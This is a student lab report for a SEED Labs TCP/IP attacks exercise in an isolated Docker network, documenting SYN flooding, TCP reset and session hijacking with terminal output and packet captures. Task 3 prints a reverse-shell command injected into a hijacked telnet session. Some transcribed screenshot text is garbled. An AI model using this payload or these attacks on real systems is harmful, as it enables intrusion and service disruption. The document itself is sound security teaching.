

Emma Stensland

Reese Pearsall

CSCI 476

October 19, 2025

## Seedlabs: TCP/IP Attacks

### Task 1: SYN Flooding Attack

SYN Cookies were disabled, and the SYN/ACK Retries and SYN Backlog options were set.

```
[10/19/25] seed@VM:~/.../amd$ docksh 97
root@97ca4331eaa0:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@97ca4331eaa0:/# sysctl -w net.ipv4.tcp_synack_retries=20
net.ipv4.tcp_synack_retries = 20
root@97ca4331eaa0:/# sysctl -w net.ipv4.tcp_max_syn_backlog=60
net.ipv4.tcp_max_syn_backlog = 60
root@97ca4331eaa0:/#
```

Observations: By increasing the retries and decreasing the backlog, this will make the attack easier to do as less SYN requests need to be sent to successfully flood the server.

#### 1.1

A python script was used to spoof SYN packets and was sent to the IP address of the victim.

The screenshot shows three terminal windows. The top-left window shows the command to start Docker containers: `cd csci-476/06_tcp_attacks/amd/`, `docker-compose up -d`. The top-right window shows the victim server being attacked via telnet: `docksh af`, `telnet 10.9.0.5`. The bottom window shows the netstat output on the victim server, listing many incoming SYN\_RECV connections from various IP addresses.

```
[10/19/25]seed@VM:~/tcp_attacks$ cd csci-476/06_tcp_attacks/amd/
[10/19/25]seed@VM:~/tcp_attacks$ docker-compose up -d
Starting victim-10.9.0.5 ... done
Starting user1-10.9.0.6 ... done
Starting seed-attacker ... done
Starting user2-10.9.0.7 ... done
[10/19/25]seed@VM:~/tcp_attacks$ cd tcp_attacks/
[10/19/25]seed@VM:~/tcp_attacks$ ls
reset_auto.py sessionhijack.py synflood.c
reset.py      synflood      synflood.py
[10/19/25]seed@VM:~/tcp_attacks$ sudo python3 synflood.py
[10/19/25]seed@VM:~/tcp_attacks$ telnet 10.9.0.5
Trying 10.9.0.5...
[10/19/25]seed@VM:~/tcp_attacks$ netstat -an | grep SYN_RECV
seed@VM:~/tcp_attacks$ netstat -an | grep SYN_RECV
tcp        0      0 10.9.0.5:23          254
  .97.22.188:59211    SYN_RECV
tcp        0      0 10.9.0.5:23          113
  .226.179.137:3211  SYN_RECV
tcp        0      0 10.9.0.5:23          36.
  144.49.164:19317   SYN_RECV
tcp        0      0 10.9.0.5:23          222
  .160.217.240:25490  SYN_RECV
tcp        0      0 10.9.0.5:23          43.
  215.59.98:26460    SYN_RECV
tcp        0      0 10.9.0.5:23          95.
  194.133.165:17970   SYN_RECV
root@8a391b8df2f1:/#
```

Observations: With the lower than usual backlog and more retries on the victim's server this attack was successful.

## 1.2

The containers were restarted to refresh them, and the C program was run to spoof packets.

The screenshot shows three terminal windows. The top-left window shows the command to stop and restart Docker containers: `docker-compose down`, `docker-compose up -d`. The top-right window shows the victim server being attacked via telnet: `docksh af`, `telnet 10.9.0.5`. The bottom window shows the netstat output on the victim server, listing many incoming SYN\_RECV connections from various IP addresses.

```
[10/19/25]seed@VM:~/tcp_attacks$ docker-compose down
Stopping user1-10.9.0.6 ... done
Stopping victim-10.9.0.5 ... done
Removing user2-10.9.0.7 ... done
Removing seed-attacker ... done
Removing user1-10.9.0.6 ... done
Removing victim-10.9.0.5 ... done
Removing network net-10.9.0.0
[10/19/25]seed@VM:~/tcp_attacks$ docker-compose up -d
Creating network "net-10.9.0.0" with the default driver
Creating user2-10.9.0.7 ... done
Creating seed-attacker ... done
Creating victim-10.9.0.5 ... done
Creating user1-10.9.0.6 ... done
[10/19/25]seed@VM:~/tcp_attacks$ ls
reset_auto.py sessionhijack.py synflood.c
reset.py      synflood      synflood.py
[10/19/25]seed@VM:~/tcp_attacks$ sudo ./synflood 10.9.0.5 23
[10/19/25]seed@VM:~/tcp_attacks$ telnet 10.9.0.5
Trying 10.9.0.5...
^C
[10/19/25]seed@VM:~/tcp_attacks$ docksh af
root@afaf1fd367604:/# telnet 10.9.0.5
Trying 10.9.0.5...
[10/19/25]seed@VM:~/tcp_attacks$ netstat -an | grep SYN_RECV
seed@VM:~/tcp_attacks$ netstat -an | grep SYN_RECV
tcp        0      0 10.9.0.5:23          254
  6.92.119.6:13171    SYN_RECV
tcp        0      0 10.9.0.5:23          113
  0.201.200.93:16005  SYN_RECV
tcp        0      0 10.9.0.5:23          36.
  197.182.75:41438   SYN_RECV
tcp        0      0 10.9.0.5:23          222
  2.92.4.115:2758    SYN_RECV
tcp        0      0 10.9.0.5:23          43.
  .202.41.9:55389     SYN_RECV
root@8a391b8df2f1:/#
```

Observations: The C program runs quicker than Python, so it is able to spoof enough SYN packets to block telnetting into the victim's server without changing the queue limit.

### 1.3

The attack was attempted while SYN cookies were on.

The screenshot shows two terminal windows. The left window, titled 'tcp\_attacks', shows the command being run: `sudo python3 synflood.py`. The right window, titled 'amd', shows the connection attempt and the resulting SYN\_RECV backlog. The backlog entries are as follows:


Source IP	Port	State	Count
226.179.137.3211	3211	SYN_RECV	36.
44.49.164.19317	19317	SYN_RECV	222
160.217.240.25490	25490	SYN_RECV	
15.59.98.26460	26460	SYN_RECV	43.
94.133.165.17970	17970	SYN_RECV	95.

At the bottom of the right window, the command `root@8a391b8df2f1:/# sysctl -w net.ipv4.tcp_syncookies=1` is shown, indicating that SYN cookies were enabled on the victim's system.

Observations: The attack failed, as no SYN-ACKs with cookies were received, so the SYN requests were dropped.

## Task 2: TCP Reset Attack

Wireshark was used to sniff the connection and spoof the next TCP packet using a Python script between the client and server, where a user is telnetted into the victim's server.



```
[10/19/25]seed@VM:~/tcp_attacks$ vim reset.py
[10/19/25]seed@VM:~/tcp_attacks$ sudo python3 reset.py
SENDING RESET PACKET.....
version : BitField (4 bits)
        (4)
ihl     : BitField (4 bits)
one    : (None)
tos    : XByteField
        (0)
len    : ShortField
one   : (None)
id     : ShortField
        (1)
flags  : FlagsField (3 bits)
Flag 0 ()> (<Flag 0 ()>)
frag   : BitField (13 bits)
        (0)
ttl    : ByteField
4      : (64)
proto  : ByteEnumField
        (0)
checksum : XShortField
one   : (None)
```

Observations: The attack was successful, and the reset was sent, which terminated the client-server connection.

### Task 3: TCP Session Hijack Attack

The client and server's connection was sniffed, and a Python script spoofed a packet sent from the client with the command to open a reverse shell.

No.	Time	Source	Destination
264	2025-10-19 20:1...	10.9.0.6	10.9.0.5
265	2025-10-19 20:1...	10.9.0.5	10.9.0.6
266	2025-10-19 20:1...	10.9.0.6	10.9.0.5
267	2025-10-19 20:1...	10.9.0.5	10.9.0.6
268	2025-10-19 20:1...	10.9.0.6	10.9.0.5
269	2025-10-19 20:1...	fe80::42:7aff:feff:...	ff02::2
270	2025-10-19 20:1...	02:42:7a:ff:12:15	Broadcast
271	2025-10-19 20:1...	02:42:0a:09:00:05	02:42:7a:ff:12:15
272	2025-10-19 20:1...	10.9.0.6	10.9.0.5
273	2025-10-19 20:1...	10.9.0.5	10.9.0.6

```

Frame 268: 66 bytes on wire (528 bits), 66 bytes captured (5
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 37360, Dst Port: 23
    Source Port: 37360
    Destination Port: 23
    [Stream index: 2]
    [TCP Segment Len: 0]
    Sequence number: 1059451370
    [Next sequence number: 1059451370]
    Acknowledgment number: 1961695821

```

The screenshot shows two terminal windows side-by-side. The left window displays the structure of a TCP packet being crafted, with fields like seq, ack, flags, and options being set. The right window shows the terminal session where the exploit was run and the resulting reverse shell connection established.

```

seed@VM: ~/tcp_attacks
3          (80)
seq       : IntField           = 1 Last login: Mon Oct 20 00:04:35 UTC 2025 from
059451370   (0)               = user1-10.9.0.6.net-10.9.0.0 on pts/1
ack       : IntField           = 1 seed@b2dde82ba77e:~$ whoami
961695821   (0)               = N seed
dataofs   : BitField  (4 bits) = seed@b2dde82ba77e:~$ whoami
one       : (None)             = 0 seed
reserved  : BitField  (3 bits) = seed@b2dde82ba77e:~$ whoami
                    (0)         = < seed
flags     : FlagsField (9 bits)= seed@b2dde82ba77e:~$ whoami
Flag 16 (A)>  (<Flag 2 (S)>) = 8 seed@b2dde82ba77e:~$ █
window    : ShortField        = N [10/19/25]seed@VM:~/tcp_attacks$ nc -lknv
192       (8192)             = 9090
checksum  : XShortField       = 0 Listening on 0.0.0.0 9090
one       : (None)             = Connection received on 10.9.0.5 35898
urgptr   : ShortField        = [ seed@b2dde82ba77e:~$ █
options   : TCPOptionsField  =
]          (b'')              =
--load    : StrField           = b
'\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\
r' (b'')
[10/19/25]seed@VM:~/tcp_attacks$ █

```

Observations: The attack was successful, and a packet sent the command to open a reverse shell, on a port the attacker was listening to.